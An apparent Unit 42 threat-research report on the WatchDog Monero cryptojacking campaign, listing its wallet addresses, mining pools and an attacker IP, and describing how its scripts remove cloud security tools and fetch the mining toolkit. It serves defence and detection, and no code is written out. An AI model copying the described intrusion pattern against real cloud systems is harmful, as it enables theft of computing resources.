WatchDog: Exposing a Cryptojacking Campaign That’s Operated for Two Years

Executive Summary

Unit 42 researchers are exposing one of the largest and longest-lasting Monero cryptojacking operations known to exist. The operation is called WatchDog, taken from the name of a Linux daemon called watchdogd. The WatchDog mining operation has been running since Jan. 27, 2019, and has collected at least 209 Monero (XMR), valued to be around $32,056 USD. Researchers have determined that at least 476 compromised systems, composed primarily of Windows and NIX cloud instances, have been performing mining operations at any one time for over two years.

Cryptojacking is the process of performing cryptomining operations on systems which are not owned and maintained by the mining operators. Malicious cryptojacking operations are currently estimated to affect 23% of cloud environments, up from 8% in 2018. This increase is primarily caused by the meteoric rise in cryptocurrencies’ valuation. The global market for blockchain, the technology behind cryptocurrency, is anticipated to reach $60.7 billion by 2024, and criminal organizations and actor groups are trying to cash in on this.

Within this blog, Unit 42 researchers provide an overview of the WatchDog cryptojacking campaign. The WatchDog miner is composed of a three-part Go Language binary set and a bash or PowerShell script file. The binaries perform specific functionality, one of which emulates the Linux watchdogd daemon functionality by ensuring that the mining process does not hang, overload or terminate unexpectedly. The second Go binary downloads a configurable list of IP addresses net ranges before providing the functionality of targeted exploitation operations of identified NIX or Windows systems discovered during the scanning operation. Finally, the third Go binary script will initiate a mining operation on either Windows or NIX operating systems (OS) using custom configurations from the initiated bash or PowerShell script. WatchDog’s usage of Go binaries allows it to perform the stated operations across different operating systems using the same binaries, i.e. Windows and NIX, as long as the Go Language platform is installed on the target system.

Researchers have mapped out the infrastructure behind the mining operations. They have identified 18 root IP endpoints and seven malicious domains, which serve at least 125 malicious URL addresses used to download its toolset.

Unit 42 reported on Graboid, a wormable Monero mining operation on Docker Hub, in October 2019. Graboid was the largest known mining operation to date in terms of the total number of active systems. At the time of its operation, it consisted of at least 2,000 exposed and compromised Docker Daemon APIs systems. Each Graboid miner was operational 65% of the time, meaning around 1,300 compromised Docker containers were mining at any one time. Additionally, Graboid could have also achieved higher processing speeds due to the configuration script utilizing all available container central processing units (CPUs). However, Graboid was only known to operate for up to three months before its Docker Hub images were removed.

WatchDog, on the other hand, does not rely on a third-party site to host its malicious payload, allowing it to have remained active for more than two years at the time of this writing.

It is clear that the WatchDog operators are skilled coders and have enjoyed a relative lack of attention regarding their mining operations. While there is currently no indication of additional cloud compromising activity at present (i.e. the capturing of cloud platform identity and access management (IAM) credentials, access ID or keys), there could be potential for further cloud account compromise. It is highly likely these actors could find IAM-related information on the cloud systems they have already compromised, due to the root and administrative access acquired during the implantation of their cryptojacking software.

Palo Alto Networks Prisma Access is configured to detect each of WatchDog’s 18 IP addresses, seven domains and their associated URL addresses through PAN-OS. Prisma Cloud also detects the usage of malicious XMRig processes used by the WatchDog miner operating in cloud environments that have Prisma Cloud Compute Defender installed.

Public Mining Pools

Unit 42 researchers have identified three XMR wallet addresses within WatchDog configuration files. These configuration files are downloaded alongside the WatchDog mining binaries and contain the XMR wallet address and the mining pool(s) to be used during the mining operations. See Figure 1 for an example of the configuration file config.json.

An example of the configuration files downloaded alongside the WatchDog mining binaries. These contain the XMR wallet address and the mining pool(s) to be used during the mining operations.
Figure 1. config.json file detailing the XMR wallet address.

Examining all known config.json files used by WatchDog, Unit 42 researchers have identified three XMR wallet addresses as:

43zqYTWj1JG1H1idZFQWwJZLTos3hbJ5iR3tJpEtwEi43UBbzPeaQxCRysdjYTtdc8aHao7csiWa5BTP9PfNYzyfSbbrwoR

82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4

87q6aU1M9xmQ5p3wh8Jzst5mcFfDzKEuuDjV6u7Q7UDnAXJR7FLeQH2UYFzhQatde2WHuZ9LbxRsf3PGA8gpnGXL3G7iWMv

These three XMR wallet addresses are used with at least three public mining pools and one private mining pool to process mining operations, performance, functionality and payments.

Mining Pool Port Public or Private
xmr.f2pool[.]com 13531 Public
xmr-eu2.nanopool[.]org 14444 Public
xmr.pool.gntl[.]co.uk 40009 Public
80[.]211[.]206[.]105 6666 Private

Table 1. Public and private mining pools used by the WatchDog miner.

The following eight screenshots illustrate the findings gathered from the f2pool, nanopool and the GNTL public mining pools for each of the three XMR wallets identified.

f2pool mining pool




Figures 2 and 3 illustrate the XMR address beginning with “43zq” being heavily used within the f2pool public mining pool, pulling in roughly 200 Monero. Meanwhile, the XMR wallet address starting with “82et” operates at a much lower scale and has only pulled in 2.3 XMR (see Figures 4 and 5).

This shows the XMR total for wallet 43zq in the f2pool public mining pool, pulling in roughly 200 Monero.
Figure 2. XMR wallet 43zq and its XMR total.
XMR wallet 43zq was heavily used by WatchDog within the f2pool public mining pool. The image shows its 30-day hashrate.
Figure 3. XMR wallet 43zq and its 30-day hashrate.
This shows the XMR total for wallet 82et in the f2pool public mining pool, pulling in only 2.3 Monero.
Figure 4. XMR wallet 82et and its XMR total.
XMR wallet 82et was less used by WatchDog within the f2pool public mining pool. The image shows its 30-day hashrate.
Figure 5. XMR wallet 82et and its 30-day hashrate.

Nanopool mining pool


XMR address beginning with “82et” was less active within the f2pool public mining pool, but it is more involved within the nanopool public mining pool (see Figures 6 and 7) than the XMR wallet address beginning with “43zq” (see Figures 8 and 9). However, the nanopool mining operation only equates to a fraction of the total XMR mined by the WatchDog mining operation as a whole, with 6.8 XMR coins mined to date.

XMR wallet 82et was more involved within the nanopool public mining pool. See its lifetime hashrate and balance shown here.
Figure 6. XMR wallet 82et and its lifetime hashrate.
XMR wallet 82et is shown here with its XMR payouts. Within the nanopool public mining pool, this wallet shows 6.8 XMR coins mined to date.
Figure 7. XMR wallet 82et and its XMR payouts.
The image shows XMR wallet 43zq and its lifetime hashrate within the nanopool public mining pool for comparison.
Figure 8. XMR wallet 43zq and its lifetime hashrate.
The XMR total payout for XMR wallet 43zq within the nanopool public mining pool amounts to a mere fraction of the total WatchDog mining operation.
Figure 9. XMR wallet 43zq and its XMR total payout.

GNTL XMR mining pool

A single configuration file has been identified that links the potential of the wallet that begins with “87qa” to all three public mining pools listed here, but only GNTL displayed any mining operations related to the “87qa” XMR wallet (see Figure 10). However, this XMR wallet address does not seem to be greatly used within the WatchDog operations. As of this writing, only .59 XMR has been mined from GNTL using the “87qa” XMR address (see Figures 10 and 11).


The GNTL XMR mining pool is the only one of the three public mining pools listed here that displayed mining operations related to the 87qa XMR wallet. The image shows its XMR hashrate.
Figure 10. XMR wallet 87qa and XMR hashrate.
As of this writing, only .59 XMR has been mined from GNTL using the 87qa XMR address.
Figure 11. XMR wallet 87qa and all XMR payouts.

Out of the data collected from all three of the public mining pools, Unit 42 researchers calculated an average of 1,037KH/s hash rate from the XMR wallets across the public mining pools. Researchers then developed an estimate of the current number of systems actively participating in the cryptomining operation. Researchers conservatively estimate that an average of 476 systems are actively involved within the WatchDog mining operation at any one time.

This estimation was calculated using the documentation on CPU architecture from several of the largest cloud providers. All cloud providers advertise the use of Intel Xeon E5 and AMD EPYC CPUs for a majority of their cloud VM instances.

We can use the popular XMR mining software XMRig’s benchmark hash calculator to calculate the hash rates for mid-range Intel Xeon E5 and AMD EPYC series 7 processors. A single thread on each processor can produce an estimated hash rate of 543 H/s (hashes per second) for the AMD EPYC series 7 and 544 H/s for the Intel Xeon E5. When taking into account the WatchDog miner configuration file, config.json, the miner will use at most four threads on the compromised system (see Figure 12).

When taking into account the WatchDog miner configuration file, config.json, the miner will use at most four threads on the compromised system.
Figure 12. WatchDog miner CPU configuration.

This will result in the compromised system processing a total average of 2,172-2,176 H/s using at most four threads as per the configuration guide. With an average total of 1,037 KH/s (thousand hashes per second) of processing for the total WatchDog miner operation, this leaves a potential total of 476 systems participating in the mining operation at any one time.

The number of systems would depend upon the VM instance type that was compromised and used. It is important to note that not every compromised system would be able to process XMRig operations to the same scale. It is possible that double this estimated number, nearly 900 systems, could be operating at any one time. This size of a mining operation is achievable if smaller, less robust, cloud VM instances were compromised and used to process XMR hashes.

WatchDog Infrastructure

The WatchDog miner has been active since at least Jan. 27, 2019, as witnessed from the public mining pool data. Since that time, a number of malware samples have been identified that point to WatchDog infrastructure, specifically the initialization bash script that begins the system and mining configuration process for newly compromised systems.



Through analysis of these initialization bash scripts, Unit 42 researchers were able to track how WatchDog actors set up mining operations on a compromised system. The authors of the script tipped their hand to show how they set up and configure their mining infrastructure. Within every known operation, the initialization bash script is downloaded onto the compromised system and performs a series of functions. Several of the functions are common to a majority of cryptojacking operations, namely the removal of cloud security tools, the removal of previously installed and known malicious cryptomining software, and then the downloading and setup of the customized malicious cryptomining software. However, the WatchDog bash script miner also hardcodes a primary and secondary URL address that are used to download the WatchDog mining toolkit (see Figure 13).

The WatchDog bash script miner hardcodes a primary and secondary URL address that are used to download the WatchDog mining toolkit.
Figure 13. Establishing command and control (C2).

